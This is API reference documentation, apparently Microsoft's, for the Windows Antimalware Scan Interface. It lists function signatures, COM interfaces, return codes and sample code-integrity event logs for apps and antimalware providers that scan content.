Any return result equal to or larger than 32768 is considered malware, and the content should be blocked. An app should use AmsiResultIsMalware to determine if this is the case.

Requirements

Minimum supported client	Windows 10 [desktop apps only]
Minimum supported server	Windows Server 2016 [desktop apps only]
Header	amsi.h

Antimalware Scan Interface (AMSI) functions

Article • 05/26/2021 • 2 minutes to read

Functions that your application can call to request a scan. AMSI provides the following functions.

Function	Description
AmsiCloseSession	Close a session that was opened by AmsiOpenSession.
AmsiInitialize	Initialize the AMSI API.
AmsiNotifyOperation	Sends to the antimalware provider a notification of an arbitrary operation.
AmsiOpenSession	Opens a session within which multiple scan requests can be correlated.
AmsiResultIsMalware	Determines if the result of a scan indicates that the content should be blocked.
AmsiScanBuffer	Scans a buffer-full of content for malware.
AmsiScanString	Scans a string for malware.
AmsiUninitialize	Remove the instance of the AMSI API that was originally opened by AmsiInitialize.

AmsiCloseSession function (amsi.h)

Article • 10/13/20212 minutes to read

Close a session that was opened by AmsiOpenSession.

Syntax

```C++
void AmsiCloseSession(
  [in] HAMSICONTEXT amsiContext,
  [in] HAMSISESSION amsiSession
);
```

Parameters

`[in] amsiContext`

The handle of type HAMSICONTEXT that was initially received from AmsiInitialize.

`[in] amsiSession`

The handle of type HAMSISESSION that was initially received from AmsiOpenSession.

Return value

None

Requirements

Minimum supported client	Windows 10 [desktop apps only]
Minimum supported server	Windows Server 2016 [desktop apps only]
Target Platform	Windows
Header	amsi.h
Library	Amsi.lib

DLL	Amsi.dll

See also

AmsiInitialize

AmsiOpenSession

AmsiInitialize function (amsi.h)

Article • 10/13/20212 minutes to read

Initialize the AMSI API.

Syntax

```
C++

HRESULT AmsiInitialize(
  [in]  LPCWSTR      appName,
  [out] HAMSICONTEXT *amsiContext
);
```

Parameters

`[in] appName`

The name, version, or GUID string of the app calling the AMSI API.

`[out] amsiContext`

A handle of type HAMSICONTEXT that must be passed to all subsequent calls to the AMSI API.

Return value

If this function succeeds, it returns **S_OK**. Otherwise, it returns an **HRESULT** error code.

Remarks

When the app is finished with the AMSI API it must call AmsiUninitialize.

Requirements

Minimum supported client	Windows 10 [desktop apps only]
Minimum supported server	Windows Server 2016 [desktop apps only]

Target Platform	Windows
Header	amsi.h
Library	Amsi.lib
DLL	Amsi.dll

See also

AmsiUninitialize

AmsiOpenSession function (amsi.h)

Article • 10/13/20212 minutes to read

Opens a session within which multiple scan requests can be correlated.

Syntax

```
C++

HRESULT AmsiOpenSession(
  [in]  HAMSICONTEXT amsiContext,
  [out] HAMSISESSION *amsiSession
);
```

Parameters

`[in] amsiContext`

The handle of type HAMSICONTEXT that was initially received from AmsiInitialize.

`[out] amsiSession`

A handle of type HAMSISESSION that must be passed to all subsequent calls to the AMSI API within the session.

Return value

If this function succeeds, it returns **S_OK**. Otherwise, it returns an **HRESULT** error code.

Remarks

When the app is finished with the session it must call AmsiCloseSession.

Requirements

Minimum supported client	Windows 10 [desktop apps only]
Minimum supported server	Windows Server 2016 [desktop apps only]

Target Platform	Windows
Header	amsi.h
Library	Amsi.lib
DLL	Amsi.dll

See also

AmsiCloseSession

AmsiInitialize

AmsiNotifyOperation function (amsi.h)

Article • 07/27/20222 minutes to read

Sends to the antimalware provider a notification of an arbitrary operation. The notification doesn't imply the request of an antivirus scan. Rather, **IAntimalwareProvider2::Notify** is designed to provide a quick and lightweight mechanism to communicate to the antimalware provider that an event has taken place. In general, the antimalware provider should process the notification, and return to the caller as quickly as possible.

Syntax

```
C++

HRESULT AmsiNotifyOperation(
  HAMSICONTEXT amsiContext,
  PVOID        buffer,
  ULONG        length,
  LPCWSTR      contentName,
  AMSI_RESULT  *result
);
```

Parameters

`amsiContext`

Type: _In_ **HAMSICONTEXT**

The handle (of type **HAMSICONTEXT**) that was initially received from AmsiInitialize.

`buffer`

Type: _In_reads_bytes_(length) **PVOID**

The buffer that contains the notification data.

`length`

Type: _In_ **ULONG**

The length, in bytes, of the data to be read from *buffer*.

`contentName`

Type: _In_opt_ LPCWSTR

The filename, URL, unique script ID, or similar of the content being scanned.

`result`

Type: _Out_ AMSI_RESULT*

The result of the scan.

You should use AmsiResultIsMalware to determine whether the content should be blocked.

Return value

If this function succeeds, it returns **S_OK**. Otherwise, it returns an **HRESULT** error code.

Requirements

Minimum supported client	Windows 10 [desktop apps only]
Minimum supported server	Windows Server 2016 [desktop apps only]
Target Platform	Windows
Header	amsi.h
Library	Amsi.lib
DLL	Amsi.dll

AmsiResultIsMalware macro (amsi.h)

Article • 10/13/20212 minutes to read

Determines if the result of a scan indicates that the content should be blocked.

Syntax

```
C++

void AmsiResultIsMalware(
  [in]  r
);
```

Parameters

`[in] r`

The AMSI_RESULT returned by AmsiScanBuffer or AmsiScanString.

Return value

None

Requirements

Minimum supported client	Windows 10 [desktop apps only]
Minimum supported server	Windows Server 2016 [desktop apps only]
Target Platform	Windows
Header	amsi.h
Library	Amsi.lib
DLL	Amsi.dll

See also

AMSI_RESULT

AmsiScanBuffer

AmsiScanString

AmsiScanBuffer function (amsi.h)

Article • 10/13/20212 minutes to read

Scans a buffer-full of content for malware.

Syntax

```
C++

HRESULT AmsiScanBuffer(
  [in]           HAMSICONTEXT amsiContext,
  [in]           PVOID        buffer,
  [in]           ULONG        length,
  [in]           LPCWSTR      contentName,
  [in, optional] HAMSISESSION amsiSession,
  [out]          AMSI_RESULT  *result
);
```

Parameters

`[in] amsiContext`

The handle of type HAMSICONTEXT that was initially received from AmsiInitialize.

`[in] buffer`

The buffer from which to read the data to be scanned.

`[in] length`

The length, in bytes, of the data to be read from *buffer*.

`[in] contentName`

The filename, URL, unique script ID, or similar of the content being scanned.

`[in, optional] amsiSession`

If multiple scan requests are to be correlated within a session, set *session* to the handle of type HAMSISESSION that was initially received from AmsiOpenSession. Otherwise, set *session* to **nullptr**.

`[out] result`

The result of the scan. See AMSI_RESULT.

An app should use AmsiResultIsMalware to determine whether the content should be blocked.

Return value

If this function succeeds, it returns **S_OK**. Otherwise, it returns an **HRESULT** error code.

Requirements

Minimum supported client	Windows 10 [desktop apps only]
Minimum supported server	Windows Server 2016 [desktop apps only]
Target Platform	Windows
Header	amsi.h
Library	Amsi.lib
DLL	Amsi.dll

See also

AMSI_RESULT

AmsiInitialize

AmsiOpenSession

AmsiResultIsMalware

AmsiScanString function (amsi.h)

Article • 10/13/20212 minutes to read

Scans a string for malware.

Syntax

```
C++

HRESULT AmsiScanString(
  [in]           HAMSICONTEXT amsiContext,
  [in]           LPCWSTR      string,
  [in]           LPCWSTR      contentName,
  [in, optional] HAMSISESSION amsiSession,
  [out]          AMSI_RESULT  *result
);
```

Parameters

`[in] amsiContext`

The handle of type HAMSICONTEXT that was initially received from AmsiInitialize.

`[in] string`

The string to be scanned.

`[in] contentName`

The filename, URL, unique script ID, or similar of the content being scanned.

`[in, optional] amsiSession`

If multiple scan requests are to be correlated within a session, set *session* to the handle of type HAMSISESSION that was initially received from AmsiOpenSession. Otherwise, set *session* to **nullptr**.

`[out] result`

The result of the scan. See AMSI_RESULT.

An app should use AmsiResultIsMalware to determine whether the content should be blocked.

Return value

If this function succeeds, it returns **S_OK**. Otherwise, it returns an **HRESULT** error code.

Requirements

Minimum supported client	Windows 10 [desktop apps only]
Minimum supported server	Windows Server 2016 [desktop apps only]
Target Platform	Windows
Header	amsi.h
Library	Amsi.lib
DLL	Amsi.dll

See also

AMSI_RESULT

AmsiInitialize

AmsiOpenSession

AmsiResultIsMalware

AmsiUninitialize function (amsi.h)

Article • 10/13/20212 minutes to read

Remove the instance of the AMSI API that was originally opened by AmsiInitialize.

Syntax

```
C++

void AmsiUninitialize(
  [in] HAMSICONTEXT amsiContext
);
```

Parameters

`[in] amsiContext`

The handle of type HAMSICONTEXT that was initially received from AmsiInitialize.

Return value

None

Requirements

Minimum supported client	Windows 10 [desktop apps only]
Minimum supported server	Windows Server 2016 [desktop apps only]
Target Platform	Windows
Header	amsi.h
Library	Amsi.lib
DLL	Amsi.dll

See also

AmsiInitialize

Antimalware Scan Interface (AMSI) interfaces

Article • 05/26/2021 • 2 minutes to read

COM interfaces that make up the AMSI API. AMSI provides the following interfaces.

Interface	Description
IAmsiStream	Represents a stream to be scanned.
IAntimalware	Represents the antimalware product.
IAntimalware2	Represents the antimalware product.
IAntimalwareProvider	Represents the provider of the antimalware product.
IAntimalwareProvider2	Represents the provider of the antimalware product.

IAmsiStream interface (amsi.h)

Article • 07/22/20212 minutes to read

Represents a stream to be scanned. For a code example, see the IAmsiStream interface sample .

Inheritance

The **IAmsiStream** interface inherits from the IUnknown interface. **IAmsiStream** also has these types of members:

Methods

The **IAmsiStream** interface has these methods.

IAmsiStream::GetAttribute Returns a requested attribute from the stream.
IAmsiStream::Read Requests a buffer-full of content to be read.

Requirements

Minimum supported client	Windows 10 [desktop apps only]
Minimum supported server	Windows Server 2016 [desktop apps only]
Target Platform	Windows
Header	amsi.h

IAmsiStream::GetAttribute method (amsi.h)

Article • 10/13/20212 minutes to read

Returns a requested attribute from the stream.

Syntax

```
C++

HRESULT GetAttribute(
  [in]  AMSI_ATTRIBUTE attribute,
  [in]  ULONG          dataSize,
  [out] unsigned char  *data,
  [out] ULONG          *retData
);
```

Parameters

`[in] attribute`

Specifies the type of attribute to be returned. See Remarks.

`[in] dataSize`

The size of the output buffer, *data*, in bytes.

`[out] data`

Buffer to receive the requested attribute. *data* must be set to its size in bytes.

`[out] retData`

The number of bytes returned in *data*. If this method returns **E_NOT_SUFFICIENT_BUFFER**, *retData* contains the number of bytes required.

Return value

This method can return one of these values.

Return code	Description

S_OK	Success.
E_NOTIMPL	The attribute is not supported.
E_NOT_SUFFICIENT_BUFFER	The size of the output buffer, as indicated by *data*, is not large enough. *retData* contains the number of bytes required.
E_INVALIDARG	One or more argument is invalid.
E_NOT_VALID_STATE	The object is not initialized.

Remarks

Depending on the attribute requested in *attribute*, the following data should be copied to *data*:

attribute	***data***
AMSI_ATTRIBUTE_APP_NAME	The name, version, or GUID string of the calling application, copied from a **LPWSTR**.
AMSI_ATTRIBUTE_CONTENT_NAME	The filename, URL, unique script ID, or similar of the content, copied from a **LPWSTR**.
AMSI_ATTRIBUTE_CONTENT_SIZE	The size of the input, as a **ULONGLONG**.
AMSI_ATTRIBUTE_CONTENT_ADDRESS	The memory address if the content is fully loaded into memory.
AMSI_ATTRIBUTE_SESSION	Session is used to associate different scan calls, such as if the contents to be scanned belong to the same original script. Return **nullptr** if the content is self-contained.

Requirements

Minimum supported client	Windows 10 [desktop apps only]
Minimum supported server	Windows Server 2016 [desktop apps only]
Target Platform	Windows
Header	amsi.h

See also

AMSI_ATTRIBUTE

IAmsiStream

IAmsiStream::Read method (amsi.h)

Article • 10/13/20212 minutes to read

Requests a buffer-full of content to be read.

Syntax

```C++
HRESULT Read(
  [in]  ULONGLONG     position,
  [in]  ULONG         size,
  [out] unsigned char *buffer,
  [out] ULONG         *readSize
);
```

Parameters

`[in] position`

The zero-based index into the content at which the read is to begin.

`[in] size`

The number of bytes to read from the content.

`[out] buffer`

Buffer into which the content is to be read.

`[out] readSize`

The number of bytes read into *buffer*.

Return value

This method can return one of these values.

Return code	Description
S_OK	Success.
E_INVALIDARG	One or more argument is invalid.

E_NOT_VALID_STATE	The object is not initialized.

Requirements

Minimum supported client	Windows 10 [desktop apps only]
Minimum supported server	Windows Server 2016 [desktop apps only]
Target Platform	Windows
Header	amsi.h

See also

IAmsiStream

IAntimalware interface (amsi.h)

Article • 07/27/20222 minutes to read

Represents the antimalware product.

Inheritance

The **IAntimalware** interface inherits from the IUnknown interface. **IAntimalware** also has these types of members:

Methods

The **IAntimalware** interface has these methods.

IAntimalware::CloseSession Closes the session. (IAntimalware.CloseSession)
IAntimalware::Scan Scan a stream of content. (IAntimalware.Scan)

Requirements

Minimum supported client	Windows 10 [desktop apps only]
Minimum supported server	Windows Server 2016 [desktop apps only]
Target Platform	Windows
Header	amsi.h

IAntimalware::CloseSession method (amsi.h)

Article • 07/27/20222 minutes to read

Closes the session.

Syntax

```C++
void CloseSession(
  [in] ULONGLONG session
);
```

Parameters

`[in] session`

Type: ULONGLONG

The id/handle of the session to close.

Return value

None

Requirements

Minimum supported client	Windows 10 [desktop apps only]
Minimum supported server	Windows Server 2016 [desktop apps only]
Target Platform	Windows
Header	amsi.h

IAntimalware::Scan method (amsi.h)

Article • 07/27/20222 minutes to read

Scan a stream of content.

Syntax

```C++
HRESULT Scan(
  [in]  IAmsiStream          *stream,
  [out] AMSI_RESULT          *result,
  [out] IAntimalwareProvider **provider
);
```

Parameters

`[in] stream`

The IAmsiStream stream to be scanned.

`[out] result`

The result of the scan. See AMSI_RESULT.

`[out] provider`

The IAntimalwareProvider provider of the antimalware product.

Return value

This method can return one of these values.

Return code	Description
S_OK	Success.
E_INVALIDARG	One or more argument is invalid.
E_NOT_VALID_STATE	The object is not initialized.

Requirements

Minimum supported client	Windows 10 [desktop apps only]
Minimum supported server	Windows Server 2016 [desktop apps only]
Target Platform	Windows
Header	amsi.h

See also

AMSI_RESULT

IAmsiStream

IAntimalware

IAntimalwareProvider

IAntimalware2 interface (amsi.h)

Article • 07/27/20222 minutes to read

Represents the antimalware product.

The **IAntimalware2** interface inherits from the IAntimalware interface.

Inheritance

The IAntimalware2 interface inherits from the IAntimalware interface.

Methods

The **IAntimalware2** interface has these methods.

IAntimalware2::Notify Sends to the antimalware product a notification of an arbitrary operation.

Requirements

Minimum supported client	Windows 10 [desktop apps only]
Minimum supported server	Windows Server 2016 [desktop apps only]
Target Platform	Windows
Header	amsi.h

See also

IAntimalware interface

IAntimalware2::Notify method (amsi.h)

Article • 05/26/20212 minutes to read

Sends to the antimalware product a notification of an arbitrary operation. The notification doesn't imply the request of an antivirus scan. Rather, **IAntimalware2::Notify** is designed to provide a quick and lightweight mechanism to communicate to the antimalware product that an event has taken place. In general, the antimalware product should process the notification, and return to the caller as quickly as possible.

Syntax

```
C++

HRESULT Notify(
  PVOID       buffer,
  ULONG       length,
  LPCWSTR     contentName,
  LPCWSTR     appName,
  AMSI_RESULT *pResult
);
```

Parameters

`buffer`

Type: PVOID

The buffer that contains the notification data.

`length`

Type: ULONG

The length, in bytes, of the data to be read from *buffer*.

`contentName`

Type: LPCWSTR

The filename, URL, unique script ID, or similar of the content being scanned.

`appName`

Type: LPCWSTR

The name of the application sending the AMSI notification.

`pResult`

Type: AMSI_RESULT*

The result of the scan.

Return value

This method can return one of these values.

Return code	Description
S_OK	Success.
E_INVALIDARG	One or more arguments is invalid.
E_NOT_VALID_STATE	The object isn't initialized.

Requirements

Minimum supported client	Windows 10 [desktop apps only]
Minimum supported server	Windows Server 2016 [desktop apps only]
Target Platform	Windows
Header	amsi.h

See also

IAntimalware2 interface

IAntimalwareProvider interface (amsi.h)

Article • 07/27/20222 minutes to read

Represents the provider of the antimalware product. For a code example, see the IAntimalwareProvider interface sample .

The **IAntimalwareProvider** interface inherits from the IUnknown interface.

Inheritance

The IAntimalwareProvider interface inherits from the IUnknown interface.

Methods

The **IAntimalwareProvider** interface has these methods.

IAntimalwareProvider::CloseSession Closes the session. (IAntimalwareProvider.CloseSession)
IAntimalwareProvider::DisplayName The name of the antimalware provider to be displayed.
IAntimalwareProvider::Scan Scan a stream of content. (IAntimalwareProvider.Scan)

Remarks

As of Windows 10, version 1903, Windows has added a way to enable Authenticode signing checks for providers. The feature is disabled by default, for both 32-bit and 64-bit processes. If you are creating a provider for test purposes, then you can enable or disable sign checks by setting the following Windows Registry value appropriately. The value is a DWORD.

`Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\AMSI\FeatureBits`

Value	Behavior

Value	Behavior
0x1	The signing check is disabled. This is the default behavior. You can also use this value, temporarily, while testing.
0x2	The check for Authenticode signing is enabled.

Deleting the registry value altogether behaves as if the value 0x1 were present.

ⓘ Note

As a provider, you must use the `/ac` switch (with the **SignTool**) to cross-sign with an Authenticode certificate. Once you've signed your binary, you can then verify it by using the SignTool and the `/kp` option. If the SignTool returns no error, then your binary is properly signed.

ⓘ Important

Even though the Windows Registry value is not protected by the operating system, your computer's antivirus provider might protect the value, thus making it write-protected.

To check whether or not your provider is loading, you can view code integrity events. Be sure to enable verbose logging of code integrity diagnostic events. The event IDs to look for are *3040* and *3041*. Here are some examples.

```
Log Name:      Microsoft-Windows-CodeIntegrity/Verbose
Source:        Microsoft-Windows-CodeIntegrity
Date:          M/DD/YYYY H:MM:SS PM
Event ID:      3040
Task Category: (14)
Level:         Verbose
Keywords:
User:          [DOMAIN_NAME]\Administrator
Computer:      [COMPUTER_NAME]
Description:
Code Integrity started retrieving the cached data of [PATH_AND_FILENAME]
file.
Event Xml:
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  <System>
    <Provider Name="Microsoft-Windows-CodeIntegrity" Guid="{4ee76bd8-3cf4-
44a0-a0ac-3937643e37a3}" />
    <EventID>3040</EventID>
    <Version>0</Version>
    <Level>5</Level>
    <Task>14</Task>
    <Opcode>1</Opcode>
    <Keywords>0x4000000000000000</Keywords>
    <TimeCreated SystemTime="YYYY-MM-DDT02:26:48.875954700Z" />
    <EventRecordID>7</EventRecordID>
    <Correlation />
    <Execution ProcessID="4972" ThreadID="7752" ProcessorID="1"
KernelTime="14" UserTime="2" />
    <Channel>Microsoft-Windows-CodeIntegrity/Verbose</Channel>
    <Computer>[COMPUTER_NAME]</Computer>
    <Security UserID="[USER_SID]" />
  </System>
  <EventData>
    <Data Name="FileNameLength">40</Data>
    <Data Name="FileNameBuffer">[PATH_AND_FILENAME]</Data>
  </EventData>
</Event>
```

```
Log Name:      Microsoft-Windows-CodeIntegrity/Verbose
Source:        Microsoft-Windows-CodeIntegrity
Date:          M/DD/YYYY H:MM:SS PM
Event ID:      3041
Task Category: (14)
Level:         Verbose
Keywords:
User:          [DOMAIN_NAME]\Administrator
Computer:      [COMPUTER_NAME]
Description:
Code Integrity completed retrieval of file cache. Status 0xC0000225.
Event Xml:
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  <System>
    <Provider Name="Microsoft-Windows-CodeIntegrity" Guid="{4ee76bd8-3cf4-
44a0-a0ac-3937643e37a3}" />
    <EventID>3041</EventID>
    <Version>2</Version>
    <Level>5</Level>
    <Task>14</Task>
    <Opcode>2</Opcode>
    <Keywords>0x4000000000000000</Keywords>
    <TimeCreated SystemTime="YYYY-MM-DDT02:26:48.875964700Z" />
    <EventRecordID>8</EventRecordID>
    <Correlation />
    <Execution ProcessID="4972" ThreadID="7752" ProcessorID="1"
KernelTime="14" UserTime="2" />
    <Channel>Microsoft-Windows-CodeIntegrity/Verbose</Channel>
    <Computer>[COMPUTER_NAME]</Computer>
    <Security UserID="[USER_SID]" />
  </System>
```

```
    <EventData>
      <Data Name="Status">0xc0000225</Data>
      <Data Name="CachedFlags">0x0</Data>
      <Data Name="CacheSource">0</Data>
      <Data Name="CachedPolicy">0</Data>
    </EventData>
  </Event>
```

Requirements

Minimum supported client	Windows 10 [desktop apps only]
Minimum supported server	Windows Server 2016 [desktop apps only]
Target Platform	Windows
Header	amsi.h

See also

IAntimalwareProvider interface sample

SignTool

How AMSI helps

IAntimalwareProvider::CloseSession method (amsi.h)

Article • 07/27/20222 minutes to read

Closes the session.

Syntax

```
C++

void CloseSession(
  [in] ULONGLONG session
);
```

Parameters

`[in] session`

Type: ULONGLONG

The id/handle of the session to close.

Return value

None

Requirements

Minimum supported client	Windows 10 [desktop apps only]
Minimum supported server	Windows Server 2016 [desktop apps only]
Target Platform	Windows
Header	amsi.h

See also

IAntimalwareProvider interface sample

How AMSI helps

IAntimalwareProvider::DisplayName method (amsi.h)

Article • 10/13/20212 minutes to read

The name of the antimalware provider to be displayed.

Syntax

```
C++

HRESULT DisplayName(
  [out] LPWSTR *displayName
);
```

Parameters

`[out] displayName`

A pointer to a **LPWSTR** that contains the display name.

Return value

This method can return one of these values.

Return code	Description
S_OK	Success.
E_INVALIDARG	The argument is invalid.
E_NOT_VALID_STATE	The object is not initialized.

Requirements

Minimum supported client	Windows 10 [desktop apps only]
Minimum supported server	Windows Server 2016 [desktop apps only]

Target Platform	Windows
Header	amsi.h

See also

IAntimalwareProvider

IAntimalwareProvider interface sample

How AMSI helps

IAntimalwareProvider::Scan method (amsi.h)

Article • 07/27/20222 minutes to read

Scan a stream of content.

Syntax

```
C++

HRESULT Scan(
  [in]  IAmsiStream *stream,
  [out] AMSI_RESULT *result
);
```

Parameters

`[in] stream`

The IAmsiStream stream to be scanned.

`[out] result`

The result of the scan. See AMSI_RESULT.

Return value

This method can return one of these values.

Return code	Description
S_OK	Success.
E_INVALIDARG	One or more argument is invalid.
E_NOT_VALID_STATE	The object is not initialized.

Requirements

Minimum supported client	Windows 10 [desktop apps only]
Minimum supported server	Windows Server 2016 [desktop apps only]
Target Platform	Windows
Header	amsi.h

See also

AMSI_RESULT

IAmsiStream

IAntimalwareProvider

How AMSI helps

IAntimalwareProvider2 interface (amsi.h)

Article • 07/27/20222 minutes to read

Represents the provider of the antimalware product.

The **IAntimalwareProvider2** interface inherits from the IAntimalwareProvider interface.

Inheritance

The IAntimalwareProvider2 interface inherits from the IAntimalwareProvider interface.

Methods

The **IAntimalwareProvider2** interface has these methods.

IAntimalwareProvider2::Notify Sends to the antimalware provider a notification of an arbitrary operation. (IAntimalwareProvider2::Notify)

Remarks

See **Remarks** in the IAntimalwareProvider interface topic.

Requirements

Minimum supported client	Windows 10 [desktop apps only]
Minimum supported server	Windows Server 2016 [desktop apps only]
Target Platform	Windows
Header	amsi.h

See also

IAntimalwareProvider interface

IAntimalwareProvider2::Notify method (amsi.h)

Article • 07/27/20222 minutes to read

Sends to the antimalware provider a notification of an arbitrary operation. The notification doesn't imply the request of an antivirus scan. Rather, **IAntimalwareProvider2::Notify** is designed to provide a quick and lightweight mechanism to communicate to the antimalware provider that an event has taken place. In general, the antimalware provider should process the notification, and return to the caller as quickly as possible.

Syntax

```
C++

HRESULT Notify(
  PVOID       buffer,
  ULONG       length,
  LPCWSTR     contentName,
  LPCWSTR     appName,
  AMSI_RESULT *pResult
);
```

Parameters

`buffer`

Type: PVOID

The buffer that contains the notification data.

`length`

Type: ULONG

The length, in bytes, of the data to be read from *buffer*.

`contentName`

Type: LPCWSTR

The filename, URL, unique script ID, or similar of the content being scanned.

`appName`

Type: LPCWSTR

The name of the application sending the AMSI notification.

`pResult`

Type: AMSI_RESULT*

The result of the scan.

Return value

This method can return one of these values.

Return code	Description
S_OK	Success.
E_INVALIDARG	One or more arguments is invalid.
E_NOT_VALID_STATE	The object isn't initialized.

Requirements

Minimum supported client	Windows 10 [desktop apps only]
Minimum supported server	Windows Server 2016 [desktop apps only]
Target Platform	Windows
Header	amsi.h

See also

IAntimalwareProvider2 interface